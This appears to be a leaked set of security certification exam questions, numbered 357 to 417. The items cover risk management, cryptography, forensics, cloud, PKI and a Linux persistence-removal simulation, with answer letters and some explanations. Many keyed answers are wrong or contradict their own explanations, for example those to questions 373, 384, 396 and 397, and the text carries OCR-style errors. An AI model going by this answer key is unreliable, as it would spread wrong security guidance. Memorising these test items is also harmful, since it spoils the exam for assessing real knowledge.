To prevent this type of attack, which of the following should the company do to secure its database?

A. Mask the database banner
B. Tighten database authentication and limit table access

C. Harden web and Internet resources
D. Implement challenge-based authentication

Answer: B

QUESTION 357
An organization based in the United States is planning to expand its operations into the European market later in the year Legal counsel is exploring the additional requirements that must be established as a result of the expansion. The BEST course of action would be to

A. revise the employee provisioning and deprovisioning procedures
B. complete a quantitative risk assessment
C. draft a memorandum of understanding
D. complete a security questionnaire focused on data privacy.

Answer: D

QUESTION 358
A company is deploying a DIP solution and scanning workstations and network drives for documents that contain potential PII and payment card data. The results of the first scan are as follows:

Fileshare	PII findings	Payment card findings	Access permissions
Human resources	125,098	0	Administrator; DLP-Scan; HR_admins, HR-Staff; Help Desk
Marketing	13,987	56	Administrator; DLP-Scan; Mrkt-Staff; Mrkt-Admin; Everyone
Payroll	456,765	1,236	Administrator; DLP-Scan; Payroll-Staff; Comptroller; Payroll-Admin; Internal-Audit
Accounts payable	13,873	978	Administrator; DLP-Scan; Comptroller, AP-Staff; AP-admin; Internal-Audit
Desktop support	0	0	Administrator; DLP-Scan; Help-Desk; Everyone

The security learn is unable to identify the data owners for the specific files in a timely manner and does not suspect malicious activity with any of the detected files.
Which of the following would address the inherent risk until the data owners can be formally identified?

A. Move the files from the marketing share to a secured drive.
B. Search the metadata for each file to locate the file's creator and transfer the files to the personal drive of the listed creator.
C. Configure the DLP tool to delete the files on the shared drives
D. Remove the access for the internal audit group from the accounts payable and payroll shares

Answer: A

QUESTION 359
A security engineer wants to introduce key stretching techniques to the account database to make password guessing attacks more difficult.

Which of the following should be considered to achieve this? (Choose two)

A. Digital signature
B. bcrypt
C. Perfect forward secrecy
D. SHA-256
E. P-384
F. PBKDF2
G. Record-level encryption

Answer: BF

QUESTION 360
As part of an organization's ongoing vulnerability assessment program, the Chief Information Security Officer (CISO) wants to evaluate the organization's systems, personnel, and facilities for various threats.
As part of the assessment the CISO plans to engage an independent cybersecurity assessment firm to perform social engineering and physical penetration testing against the organization's corporate offices and remote locations.
Which of the following techniques would MOST likely be employed as part of this assessment? (Choose three.)

A. Privilege escalation
B. SQL injection
C. TOC/TOU exploitation
D. Rogue AP substitution
E. Tailgating
F. Vulnerability scanning
G. Vishing
H. Badge skimming

Answer: EGH

QUESTION 361
A security engineer discovers a PC may have been breached and accessed by an outside agent. The engineer wants to find out how this breach occurred before remediating the damage.
Which of the following should the security engineer do FIRST to begin this investigation?

A. Create an image of the hard drive
B. Capture the incoming and outgoing network traffic
C. Dump the contents of the RAM
D. Parse the PC logs for information on the attacker.

Answer: A

QUESTION 362
A hospital is using a functional magnetic resonance imaging (fMRI) scanner, which is controlled legacy desktop connected to the network.
The manufacturer of the fMRI will not support patching of the legacy system.
The legacy desktop needs to be network accessible on TCP port 445.

A security administrator is concerned the legacy system will be vulnerable to exploits.
Which of the following would be the BEST strategy to reduce the risk of an outage while still providing for security?

A. Install HIDS and disable unused services.
B. Enable application whitelisting and disable SMB.
C. Segment the network and configure a controlled interface
D. Apply only critical security patches for known vulnerabilities.

Answer: C

QUESTION 363
A Chief Information Security Officer (CISO) has created a survey that will be distributed to managers of mission-critical functions across the organization.
The survey requires the managers to determine how long their respective units can operate in the event of an extended IT outage before the organization suffers monetary losses from the outage.
To which of the following is the survey question related? (Choose two.)

A. Risk avoidance
B. Business impact
C. Risk assessment
D. Recovery point objective
E. Recovery time objective
F. Mean time between failures

Answer: BD

QUESTION 364
Following a recent security incident on a web server the security analyst takes HTTP traffic captures for further investigation.
The analyst suspects certain jpg files have important data hidden within them.
Which of the following tools will help get all the pictures from within the HTTP traffic captured to a specified folder?

A. tshark
B. memdump
C. nbtstat
D. dd

Answer: A

QUESTION 365
A company has completed the implementation of technical and management controls as required by its adopted security, ponies and standards.
The implementation took two years and consumed s the budget approved to security projects.
The board has denied any further requests for additional budget.
Which of the following should the company do to address the residual risk?

A. Transfer the risk
B. Baseline the risk.

C. Accept the risk
D. Remove the risk

Answer: C

QUESTION 366
An e-commerce company that provides payment gateways is concerned about the growing expense and time associated with PCI audits of its payment gateways and external audits by customers for their own compliance reasons.
The Chief Information Officer (CIO) asks the security team to provide a list of options that will:

1. Reduce the overall cost of these audits
2. Leverage existing infrastructure where possible
3. Keep infrastructure costs to a minimum
4. Provide some level of attestation of compliance

Which of the following will BEST address the CIO"s concerns? (Choose two.)

A. Invest in new UBA to detect report, and remediate attacks faster
B. Segment the network to reduce and limit the audit scope
C. Undertake ISO certification for all core infrastructure including datacenters.
D. Implement a GRC system to track and monitor controls
E. Implement DLP controls on HTTP'HTTPS and email
F. Install EDR agents on all corporate endpoints

Answer: CE

QUESTION 367
An employee decides to log into an authorized system.
The system does not prompt the employee for authentication prior to granting access to the console, and it cannot authenticate the network resources.
Which of the following attack types can this lead to if it is not mitigated?

A. Memory leak
B. Race condition
C. Smurf
D. Resource exhaustion

Answer: C

QUESTION 368
An engineer wants to assess the OS security configurations on a company's servers.
The engineer has downloaded some files to orchestrate configuration checks.
When the engineer opens a file in a text editor, the following excerpt appears:

```
<?xml version="1.0" encoding="UTF-8"?>
<cdf:Benchmark id="server-check" resolved="0" xml:lang="en">
        ...
        xsi:schemaLocation="http://checklists.nist.gov/xccdf/1.1" xccdf-1.1.xsd
        ...
</cdf:Benchmark>
```

Which of the following capabilities would a configuration compliance checker need to support to interpret this file?

A. Nessus
B. Swagger file
C. SCAP
D. Netcat
E. WSDL

Answer: C

QUESTION 369
A company is implementing a new secure identity application, given the following requirements:

```
- The cryptographic secrets used in the application must never be
exposed to users or the OS
- The application must work on mobile devices.
- The application must work with the company's badge reader system
```

Which of the following mobile device specifications are required for this design? (Choose two.)

A. Secure element
B. Biometrics
C. UEFI
D. SEAndroid
E. NFC
F. HSM

Answer: BE

QUESTION 370
A small firm's newly created website has several design flaws.
The developer created the website to be fully compatible with ActiveX scripts in order to use various digital certificates and trusting certificate authorities.
However, vulnerability testing indicates sandboxes were enabled, which restricts the code's access to resources within the user's computer.
Which of the following is the MOST likely cause of the error"?

A. The developer inadvertently used Java applets.
B. The developer established a corporate account with a non-reputable certification authority.
C. The developer used fuzzy logic to determine how the web browser would respond once ports 80 and 443 were both open
D. The developer did not consider that mobile code would be transmitted across the network.

Answer: A

QUESTION 371
An organization is integrating an ICS and wants to ensure the system is cyber resilient.
Unfortunately, many of the specialized components are legacy systems that cannot be patched.
The existing enterprise consists of mission-critical systems that require 99.9% uptime.
To assist in the appropriate design of the system given the constraints, which of the following

MUST be assumed?

A. Vulnerable components
B. Operational impact due to attack
C. Time criticality of systems
D. Presence of open-source software

Answer: A

QUESTION 372
A company wants to implement a cloud-based security solution that will sinkhole malicious DNS requests.
The security administrator has implemented technical controls to direct DNS requests to the cloud servers but wants to extend the solution to all managed and unmanaged endpoints that may have user-defined DNS manual settings.
Which of the following should the security administrator implement to ensure the solution will protect all connected devices?

A. Implement firewall ACLs as follows

```
PERMIT UDP ANY CLOUD_SERVER EQ 53
DENY UDP ANY ANY EQ 53
```

B. Implement NAT as follows:

ORIGINAL				TRANSLATED			
SRC IP	SRC PORT	DST IP	DST PORT	SRC IP	SRC PORT	DST IP	DST PORT
SAME	SAME	SAME	53	PAT POOL	SAME	CLOUD SERVER	53

C. Implement DHCP options as follows:

```
DHCP DNS1: CLOUD_SERVER1
DHCP DNS2: CLOUD_SERVER2
```

D. Implement policy routing as follows:

```
100 PERMIT UDP ANY ANY ANY 53
200 PERMIT UDP PAT_POOL ANY CLOUD_SERVER 53
IP ROUTE_MAP 200 200
```

Answer: D

QUESTION 373
The Chief Information Security Officer (CISO) of an organization is concerned with the transmission of cleartext authentication information across the enterprise.
A security assessment has been performed and has identified the use of ports 80, 389, and 3268.
Which of the following solutions would BEST address the CISO's concerns?

A. Disable the ports that are determined to contain authentication information
B. Force HTTPS, enable LDAPS, and disable cleartext global catalog communication.
C. Deploy a VPN between networks that transmits authentication information via cleartext
D. Proxy HTTP traffic and migrate to a more secure directory service

Answer: A

QUESTION 374
A security analyst has been assigned incident response duties and must instigate the response on a Windows device that appears to be compromised.
Which of the following commands should be executed on the client FIRST?

A. `C:\>psexec.exe \\localhost -u Acct\IRSRVAcct -p IRResponse1! -c mdd_1.3.exe -oo F:\memory.dmp`
B. `C:\>dc3dd.exe if=\\.\c: of=d:\response\img1.dd hash=md5 log=F:\response\logs.log`
C. `C:\>fciv.exe -v -md5sum -xml hashlogs.xml`
D. `C:\>wmic.exe /ActPC01:\\root\default Path SystemRestore Call createRestorePoint "10Jan2018" AllowSr /t`

Answer: A

QUESTION 375
Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

A. Business partnership agreement
B. Memorandum of understanding
C. Service-level agreement
D. Interconnection security agreement

Answer: D

QUESTION 376
A security analyst is evaluating the security of an online customer banking system. The analyst has a 12-character password for the test account. At the login screen, the analyst is asked to enter the third, eighth, and eleventh characters of the password. Which of the following describes why this request is a security concern? (Choose two.)

A. The request is evidence that the password is more open to being captured via a keylogger.
B. The request proves that salt has not been added to the password hash, thus making it vulnerable to rainbow tables.
C. The request proves the password is encoded rather than encrypted and thus less secure as it can be easily reversed.
D. The request proves a potential attacker only needs to be able to guess or brute force three characters rather than 12 characters of the password.
E. The request proves the password is stored in a reversible format, making it readable by anyone at the bank who is given access.
F. The request proves the password must be in cleartext during transit, making it open to on-path attacks.

Answer: DE
Explanation:
The request to enter specific characters of the password rather than the full password may be a security measure intended to make it more difficult for an attacker to gain access to the account

by guessing the password. However, it also means that a potential attacker only needs to be able to guess or brute force three characters of the password rather than all 12 characters.
In addition, the fact that the system is able to retrieve specific characters of the password suggests that the password is stored in a reversible format, which means that it can be read by anyone who has access to it.

QUESTION 377
A company would like to obfuscate PII data accessed by an application that is housed in a database to prevent unauthorized viewing. Which of the following should the company do to accomplish this goal?

A. Use cell-level encryption.
B. Mask the data.
C. Implement a DLP solution.
D. Utilize encryption at rest.

Answer: B
Explanation:
Key word here is obfuscation: To obfuscate PII data accessed by an application housed in a database, the company should mask the data. This can be done by replacing the actual data with fake data that has the same format and characteristics, but is not sensitive or identifiable. This can be done using techniques such as data masking or data pseudonymization.

QUESTION 378
Which of the following BEST describe the importance of maintaining chain of custody in forensic evidence collection? (Choose two.)

A. It increases the likelihood that evidence will be deemed admissible in court.
B. It authenticates personnel who come in contact with evidence after collection.
C. It ensures confidentiality and the need-to-know basis of forensically acquired evidence.
D. It attests to how recently evidence was collected by recording date/time attributes.
E. It provides automated attestation for the integrity of the collected evidence.
F. It ensures the integrity of the collected evidence.

Answer: AF
Explanation:
Forensic evidence is most useful when it's complete and verifiably authentic. You can achieve the first with an expansive collection approach, even if you must pare it down later. The second requires a chain of custody documenting where the evidence was discovered, who collected it, how it was collected, and every person who handled it from then until its presentation in court. The chain of custody exists to ensure the evidence was collected legally and was not subsequently altered.

QUESTION 379
An organization collects personal data from its global customers. The organization determines how that data is going to be used, why it is going to be used, and how it is manipulated for business processes. Which of the following will the organization need in order to comply with GDPR? (Choose two.)

A. Data processor
B. Data custodian

C. Data owner
D. Data steward
E. Data controller
F. Data manager

Answer: AE
Explanation:
Data controller. The individual or organization determining what personal data to collect and how it will be used.
Data processors. The individual or organization processing personal data for the controller.

QUESTION 380
The Chief Executive Officer (CEO) of a small wholesaler with low margins is concerned about the use of a newly developed artificial intelligence algorithm being used in the organization's marketing tool. The tool can make automated purchasing approval decisions based on data provided by customers and collected from the Internet. Which of the following is MOST likely the concern? (Choose two.)

A. Required computing power
B. Cost to maintain
C. Customer privacy
D. Adversarial attacks
E. Information bias
F. Customer approval speed

Answer: CE
Explanation:
Customer privacy will be an issue because the AI is collecting data from the internet and that may not be completely legal and can affect customer privacy.
Information bias because the information provided by the customer may not be accurate and the AI is not able to ensure the validity of that information.

QUESTION 381
An organization recently recovered from an attack that featured an adversary injecting malicious logic into OS bootloaders on endpoint devices. Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the UEFI through the full loading of OS components. Which of the following TPM structures enables this storage functionality?

A. Endorsement tickets
B. Clock/counter structures
C. Command tag structures with MAC schemes
D. Platform configuration registers

Answer: D
Explanation:
Platform configuration register (PCR) hash: A PCR hash is versatile memory that stores data hashes for the sealing function. Sealing, on the other hand, "seals" the system state to a particular hardware and software configuration.

QUESTION 382

A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability.
Which of the following would BEST resolve and mitigate the issue? (Choose two.)

A. Deploying a WAF signature
B. Fixing the PHP code
C. Changing the web server from HTTPS to HTTP
D. Using SSLv3
E. Changing the code from PHP to ColdFusion
F. Updating the OpenSSL library

Answer: BF
Explanation:
Heartbleed, BASH and now POODLE - new SSL vulnerability discovered. Researchers from Google have announced the discovery of another major flaw in Web Security. It has been called POODLE and follows hot on the heels of Bash and Heartbleed. The vulnerability is rooted in SSL v3.

QUESTION 383
An analyst has prepared several possible solutions to a successful attack on the company. The solutions need to be implemented with the LEAST amount of downtime. Which of the following should the analyst perform?

A. Implement all the solutions at once in a virtual lab and then run the attack simulation. Collect the metrics and then choose the best solution based on the metrics.
B. Implement every solution one at a time in a virtual lab, running a metric collection each time. After the collection, run the attack simulation, roll back each solution, and then implement the next. Choose the best solution based on the best metrics.
C. Implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics.
D. Implement all the solutions at once in a virtual lab and then collect the metrics. After collection, run the attack simulation. Choose the best solution based on the best metrics.

Answer: D

QUESTION 384
An investigator is attempting to determine if recent data breaches may be due to issues with a company's web server that offers news subscription services. The investigator has gathered the following data:

```
- Clients successfully establish TLS connections to web services
provided by the server.
- After establishing the connections, most client connections are
renegotiated.
- The renegotiated sessions use cipher suite TLS_RSA_WITH_NULL_SHA.
```

Which of the following is the MOST likely root cause?

A. The clients disallow the use of modem cipher suites.
B. The web server is misconfigured to support HTTP/1.1
C. A ransomware payload dropper has been installed.

D. An entity is performing downgrade attacks on path.

Answer: B

QUESTION 385
Which of the following is MOST commonly found in a network SLA contract?

A. Price for extra services
B. Performance metrics
C. Service provider responsibility only
D. Limitation of liability
E. Confidentiality and non-disclosure

Answer: B
Explanation:
Service Level Agreement (SLA)
A contractual agreement setting out the detailed terms under which a service is provided. SLAs typically govern services that are both measurable and repeatable and include an enforcement mechanism that typically includes financial penalties for non-compliance.
Operational-Level Agreement (OLA)
Operational-level agreements are typically internal documents established by an organization to define the essential operational needs of an organization in order for it to meet the {{performance metrics defined in a Service Level Agreement}}.

QUESTION 386
A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:

```
- dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
- A persistent TCP/6667 connection to the external address was
established at 7:55 a.m. The connection is still active.
- Other than bytes transferred to keep the connection alive, only a few
kilobytes of data transfer every hour since the start of the
connection.
- A sample outbound request payload from PCAP showed the ASCII content:
"JOIN #community".
```

Which of the following is the MOST likely root cause?

A. A SQL injection was used to exfiltrate data from the database server.
B. The system has been hijacked for cryptocurrency mining.
C. A botnet Trojan is installed on the database server.
D. The dbadmin user is consulting the community for help via Internet Relay Chat.

Answer: C

QUESTION 387
Which of the following describes the system responsible for storing private encryption/decryption files with a third party to ensure these files are stored safely?

A. Key escrow

B. TPM
C. Trust models
D. Code signing

Answer: A
Explanation:
Key Escrow is storing of private encryption/decryption files safely.

QUESTION 388
A security administrator has been tasked with hardening a domain controller against lateral movement attacks. Below is an output of running services:

Name	Status	Startup type
Active Directory Domain Services	Running	Automatic
Active Directory Web Services	Running	Automatic
Bluetooth Support Service		Manual
Credential Manager	Running	Manual
DNS Server	Running	Automatic
Kerberos Key Distribution Center	Running	Automatic
Microsoft Passport Container	Running	Manual
Print Spooler	Running	Automatic
Remote Desktop Services		Disabled
SNMP Trap		Disabled

Which of the following configuration changes must be made to complete this task?

A. Stop the Print Spooler service and set the startup type to disabled.
B. Stop the DNS Server service and set the startup type to disabled.
C. Stop the Active Directory Web Services service and set the startup type to disabled.
D. Stop Credential Manager service and leave the startup type to disabled.

Answer: A
Explanation:
Should print spooler be disabled on domain controller?
Due to the possibility for exposure, domain controllers and Active Directory admin systems need to have the Print spooler service disabled. The recommended way to do this is using a Group Policy Object (GPO).

QUESTION 389
In comparison to other types of alternative processing sites that may be invoked as a part of disaster recovery, cold sites are different because they:

A. have basic utility coverage, including power and water.

B. provide workstations and read-only domain controllers.
C. are generally the least costly to sustain.
D. are the quickest way to restore business.
E. are geographically separated from the company's primary facilities.

Answer: A

QUESTION 390
During a phishing exercise, a few privileged users ranked high on the failure list. The enterprise would like to ensure that privileged users have an extra security- monitoring control in place. Which of the following is the MOST likely solution?

A. A WAF to protect web traffic
B. User and entity behavior analytics
C. Requirements to change the local password
D. A gap analysis

Answer: B
Explanation:
UEBA will work better because it's doing behavior analytics on the admins unlike a WAF that protects only web traffic in this case.

QUESTION 391
An analyst is evaluating the security of a web application that does not hold sensitive or financial data. The application requires users to have a minimum password length of 12 characters. One of the characters must be capitalized, and one must be a number. To reset the password, the user is asked to provide the birthplace, birthdate, and mother's maiden name. When all of these are entered correctly, a new password is emailed to the user. Which of the following should concern the analyst the MOST?

A. The security answers may be determined via online reconnaissance.
B. The password is too long, which may encourage users to write the password down.
C. The password should include a special character.
D. The minimum password length is too short.

Answer: A
Explanation:
An attacker can potentially find the answers to the questions via online reconnaissance. No password policy can prevent that.

QUESTION 392
A security researcher has been given an executable that was captured by a honeypot. Which of the following should the security researcher implement to test the executable?

A. OSINT
B. SAST
C. DAST
D. OWASP

Answer: C

QUESTION 393
An executive has decided to move a company's customer-facing application to the cloud after experiencing a lengthy power outage at a locally managed service provider's data center. The executive would like a solution that can be implemented as soon as possible. Which of the following will BEST prevent similar issues when the service is running in the cloud? (Choose two.)

A. Placing the application instances in different availability zones
B. Restoring the snapshot and starting the new application instance from a different zone
C. Enabling autoscaling based on application instance usage
D. Having several application instances running in different VPCs
E. Using the combination of block storage and multiple CDNs in each application instance
F. Setting up application instances in multiple regions

Answer: AF

QUESTION 394
A hospitality company experienced a data breach that included customer PII. The hacker used social engineering to convince an employee to grant a third-party application access to some company documents within a cloud file storage service Which of the following is the BEST solution to help prevent this type of attack in the future?

A. NGFW for web traffic inspection and activity monitoring
B. CSPM for application configuration control
C. Targeted employee training and awareness exercises
D. CASB for OAuth application permission control

Answer: C

QUESTION 395
A product manager at a new company needs to ensure the development team produces high-quality code on time. The manager has decided to implement an agile development approach instead of waterfall. Which of the following are reasons to choose an agile development approach? (Choose two.)

A. The product manager gives the developers more autonomy to write quality code prior to deployment.
B. An agile approach incorporates greater application security in the development process than a waterfall approach does.
C. The scope of work is expected to evolve during the lifetime of project development.
D. The product manager prefers to have code iteratively tested throughout development.
E. The product manager would like to produce code in linear phases.
F. Budgeting and creating a timeline for the entire project is often more straightforward using an agile approach rather than waterfall.

Answer: CD

QUESTION 396
In a cloud environment, the provider offers relief to an organization's teams by sharing in many of

the operational duties. In a shared responsibility model, which of the following responsibilities belongs to the provider in a PaaS implementation?

A. Application-specific data assets
B. Application user access management
C. Application-specific logic and code
D. Application/platform software

Answer: C
Explanation:
Platform as a Service (PaaS) As distinct from SaaS though, this platform would not be configured to actually do anything. Your own developers would have to create the software (the CRM or e?commerce application) that runs using the platform. The service provider would be responsible for the integrity and availability of the platform components, but you would be responsible for the security of the application you created on the platform.

QUESTION 397
A security analyst is performing a review of a web application. During testing as a standard user, the following error log appears:

```
Error Message in Database Connection
Connection to host USA-WebApp-Database failed
Database "Prod-DB01" not found
Table "CustomerInfo" not found
Please retry your request later
```

Which of the following BEST describes the analyst's findings and a potential mitigation technique?

A. The findings indicate unsecure references. All potential user input needs to be properly sanitized.
B. The findings indicate unsecure protocols All cookies should be marked as HttpOnly.
C. The findings indicate information disclosure. The displayed error message should be modified.
D. The findings indicate a SQL injection. The database needs to be upgraded.

Answer: D

QUESTION 398
A local university that has a global footprint is undertaking a complete overhaul of its website and associated systems Some of the requirements are:

```
- Handle an increase in customer demand of resources
- Provide quick and easy access to information
- Provide high-quality streaming media
- Create a user-friendly interface
```

Which of the following actions should be taken FIRST?

A. Deploy high-availability web servers.
B. Enhance network access controls.
C. Implement a content delivery network.

D. Migrate to a virtualized environment.

Answer: C

QUESTION 399
In order to save money, a company has moved its data to the cloud with a low-cost provider. The company did not perform a security review prior to the move; however, the company requires all of its data to be stored within the country where the headquarters is located. A new employee on the security team has been asked to evaluate the current provider against the most important requirements. The current cloud provider that the company is using offers:

```
- Only multitenant cloud hosting
- Minimal physical security
- Few access controls
- No access to the data center
```

The following information has been uncovered:

```
- The company is located in a known floodplain. which flooded last
year.
- Government regulations require data to be stored within the country.
```

Which of the following should be addressed FIRST?

A. Update the disaster recovery plan to account for natural disasters.
B. Establish a new memorandum of understanding with the cloud provider.
C. Establish a new service-level agreement with the cloud provider.
D. Provision services according to the appropriate legal requirements.

Answer: D

QUESTION 400
A security administrator needs to implement an X.509 solution for multiple sites within the human resources department. This solution would need to secure all subdomains associated with the domain name of the main human resources web server. Which of the following would need to be implemented to properly secure the sites and provide easier private key management?

A. Certificate revocation list
B. Digital signature
C. Wildcard certificate
D. Registration authority
E. Certificate pinning

Answer: C
Explanation:
A wildcard certificate is one that contains the wildcard character * in its domain name field. This allows the certificate to be used for any number of subdomains.
Not to be confused with subject alternate name (SAN), wildcard certificates can only be used for subdomains where a SAN can be used to specify a completely different domain name. Wildcard certificates are particularly useful for SSL accelerators and load balancers (LB) that provide the outward-facing component of a website.

QUESTION 401
An organization's threat team is creating a model based on a number of incidents in which systems in an air-gapped location are compromised. Physical access to the location and logical access to the systems are limited to administrators and select, approved, on-site company employees. Which of the following is the BEST strategy to reduce the risks of data exposure?

A. NDAs
B. Mandatory access control
C. NIPS
D. Security awareness training

Answer: B
Explanation:
Mandatory Access Control (MAC) is based on the idea of security clearance levels. Rather than defining ACLs on resources, each object and each subject is granted a clearance level, referred to as a label. If the model used is a hierarchical one (that is, high clearance users are trusted to access low clearance objects), subjects are only permitted to access objects at their own clearance level or below.
The labelling of objects and subjects takes place using pre-established rules. The critical point is that these rules cannot be changed by any subject account, and are therefore non-discretionary. Also, a subject is not permitted to change an object's label or to change his or her own label.

QUESTION 402
SIMULATION

You are about to enter the virtual environment.
Once you have completed the item in the virtual environment, you will NOT be allowed to return to this item.
Click Next to continue.

Question and Instructions
DO NOT perform the following actions within the virtual environment. Making any of these changes will cause the virtual environment to fail and prevent proper scoring.
1. Disabling ssh
2. Disabling systemd
3. Altering the network adapter 172.162.0.0
4. Changing the password in the lab admin account
Once you have completed the item in the virtual environment. you will NOT be allowed to return to this item.

TEST QUESTION
This system was recently patched following the exploitation of a vulnerability by an attacker to enable data exfiltration.
Despite the vulnerability being patched, it is likely that a malicious TCP service is still running and the adversary has achieved persistence by creating a systemd service.
Examples of commands to use:
kill, killall
lsof
man, --help (use for assistance)
netstat (useful flags: a, n, g, u)
ps (useful flag: a)
systemctl (to control systemd)
Please note: the list of commands shown above is not exhaustive. All native commands are available.

INSTRUSTIONS
Using the following credentials:

Username: labXXXadmin

Password: XXXyyYzz!
Investigate to identify indicators of compromise and then remediate them. You will need to make at least two changes:
1. End the compromised process that is using a malicious TCP service.
2. Remove the malicious persistence agent by disabling the service's ability to start on boot.

Answer:

Use sudo before any command the password is the same password provided, everything in <> is not part of the command is variable. Sudo will show you every detail you need. First command $sudo netstat -nltp, this will show you ip, port, pid, name of task.
For added value you can also run $sudo lsof -i :<port>. Now you need to find the service so you use $sudo systemctl --type=service | grep <name of task>, this will give you <something>.service my was <something>-resolve.service forgot the full name.
Suggest you do a $sudo systemctl status <full name service> to compare. After all that lets kill it all, First kill the pid $sudo kill -9 <pid>. Then lets complete the second part $sudo systemctl stop <full name service>, follow by $sudo systemctl disable <full name service>.
Now for the cream on the top you verify that is gone $sudo netstat -nltp and $sudo systemctl status <full name service>.

QUESTION 403
An analyst received a list of IOCs from a government agency. The attack has the following characteristics:

```
1. The attack starts with bulk phishing.
2. If a user clicks on the link, a dropper is downloaded to the
computer.
3. Each of the malware samples has unique hashes tied to the user.
```

The analyst needs to identify whether existing endpoint controls are effective. Which of the following risk mitigation techniques should the analyst use?

A. Update the incident response plan.
B. Blocklist the executable.
C. Deploy a honeypot onto the laptops.
D. Detonate in a sandbox.

Answer: D

QUESTION 404
Which of the following BEST describes a common use case for homomorphic encryption?

A. Processing data on a server after decrypting in order to prevent unauthorized access in transit
B. Maintaining the confidentiality of data both at rest and in transit to and from a CSP for processing
C. Transmitting confidential data to a CSP for processing on a large number of resources without revealing information
D. Storing proprietary data across multiple nodes in a private cloud to prevent access by unauthenticated users

Answer: C
Explanation:
Homomorphic encryption is principally used to share privacy-sensitive data sets. When a company collects private data, it is responsible for keeping the data secure and respecting the

privacy rights of individual data subjects. Companies often want to use third parties to perform analysis, however. Sharing unencrypted data in this scenario is a significant risk. Homomorphic encryption is a solution for this as it allows the receiving company to perform statistical calculations on fields within the data while keeping the data set as a whole encrypted. In another example, performing analysis on sensitive medical data (such as DNA) can be performed to reveal important statistical or other analytic information without exposing sensitive information.

QUESTION 405
A security analyst runs a vulnerability scan on a network administrator's workstation. The network administrator has direct administrative access to the company's SSO web portal. The vulnerability scan uncovers critical vulnerabilities with equally high CVSS scores for the user's browser, OS, email client, and an offline password manager. Which of the following should the security analyst patch FIRST?

A. Email client
B. Password manager
C. Browser
D. OS

Answer: B

QUESTION 406
An organization is moving its intellectual property data from on premises to a CSP and wants to secure the data from theft. Which of the following can be used to mitigate this risk?

A. An additional layer of encryption
B. A third-party, data integrity monitoring solution
C. A complete backup that is created before moving the data
D. Additional application firewall rules specific to the migration

Answer: A

QUESTION 407
A software developer is working on a piece of code required by a new software package. The code should use a protocol to verify the validity of a remote identity. Which of the following should the developer implement in the code?

A. RSA
B. OCSP
C. HSTS
D. CRL

Answer: B
Explanation:
Another means of providing up to date information regarding the status of a certificate is to check the certificate's status on an Online Certificate Status Protocol (OCSP) server, referred to as an OCSP responder. Rather than return a whole CRL, this just communicates the status of the requested certificate. Details of the OCSP responder service should be published in the certificate.

QUESTION 408
Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLs.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Answer: A
Explanation:
Access Control List needs modification for proper access to marketing dept.

QUESTION 409
A server in a manufacturing environment is running an end-of-life operating system. The vulnerability management team is recommending that the server be upgraded to a supported operating system, but the ICS software running on the server is not compatible with modem operating systems. Which of the following compensating controls should be implemented to BEST protect the server?

A. Application allow list
B. Antivirus
C. HIPS
D. Host-based firewall

Answer: D
Explanation:
host-based firewall A software application running on a single host and designed to protect only that host.

QUESTION 410
A firewall administrator needs to ensure all traffic across the company network is inspected. The administrator gathers data and finds the following information regarding the typical traffic in the network:

Port	Protocol	Traffic in (bytes)	Traffic out (bytes)	% of traffic
80	TCP	1,250,482	2,165,482	3.12
443	TCP	58,395,746	75,847,219	91.4
	ICMP	334,562	444,119	.9
445	TCP	7,658,433	568,234	4.11
123	UDP	54,645	55,181	.08

Which of the following is the BEST solution to ensure the administrator can complete the

assigned task?

A. A full-tunnel VPN
B. Web content filtering
C. An endpoint DLP solution
D. SSL/TLS decryption

Answer: B

QUESTION 411
A city government's IT director was notified by the city council that the following cybersecurity requirements must be met to be awarded a large federal grant:

```
- Logs for all critical devices must be retained for 365 days to enable
monitoring and threat hunting.
- All privileged user access must be tightly controlled and tracked to
mitigate compromised accounts.
- Ransomware threats and zero-day vulnerabilities must be quickly
identified.
```

Which of the following technologies would BEST satisfy these requirements? (Choose three.)

A. Endpoint protection
B. Log aggregator
C. Zero trust network access
D. PAM
E. Cloud sandbox
F. SIEM
G. NGFW

Answer: BDE

QUESTION 412
Company A acquired Company B. During an initial assessment, the companies discover they are using the same SSO system. To help users with the transition. Company A is requiring the following:

```
- Before the merger is complete, users from both companies should use a
single set of usernames and passwords.
- Users in the same departments should have the same set of rights and
privileges, but they should have different sets of rights and
privileges if they have different IPs.
- Users from Company B should be able to access Company A's available
resources.
```

Which of the following are the BEST solutions? (Choose two.)

A. Installing new Group Policy Object policies
B. Establishing one-way trust from Company B to Company A
C. Enabling SAML
D. Implementing attribute-based access control
E. Installing Company A's Kerberos systems in Company B's network

F. Updating login scripts

Answer: BC

QUESTION 413
Prior to a risk assessment inspection, the Chief Information Officer tasked the systems administrator with analyzing and reporting any configuration issues on the information systems, and then verifying existing security settings. Which of the following would be BEST to use?

A. SCAP
B. CVSS
C. XCCDF
D. CMDB

Answer: C

QUESTION 414
An organization is looking to establish more robust security measures by implementing PKI. Which of the following should the security analyst implement when considering mutual authentication?

A. Perfect forward secrecy on both endpoints
B. Shared secret for both endpoints
C. Public keys on both endpoints
D. A common public key on each endpoint
E. A common private key on each endpoint

Answer: C

QUESTION 415
An organization's senior security architect would like to develop cyberdefensive strategies based on standardized adversary techniques, tactics, and procedures commonly observed. Which of the following would BEST support this objective?

A. OSINT analysis
B. The Diamond Model of Intrusion Analysis
C. MITRE ATT&CK
D. Deepfake generation
E. Closed-source intelligence reporting

Answer: C
Explanation:
MITRE ATT&CK is a knowledge base that provides information on different types of adversary tactics, techniques, and procedures (TTPs) that are commonly observed in cyberattacks.

QUESTION 416
A developer wants to maintain integrity to each module of a program and ensure controls are in place to detect unauthorized code modification. Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.
B. Implement certificate-based authentication.
C. Verify MD5 hashes.
D. Compress the program with a password.
E. Encrypt with 3DES.
F. Make the DACL read-only.

Answer: AC

QUESTION 417
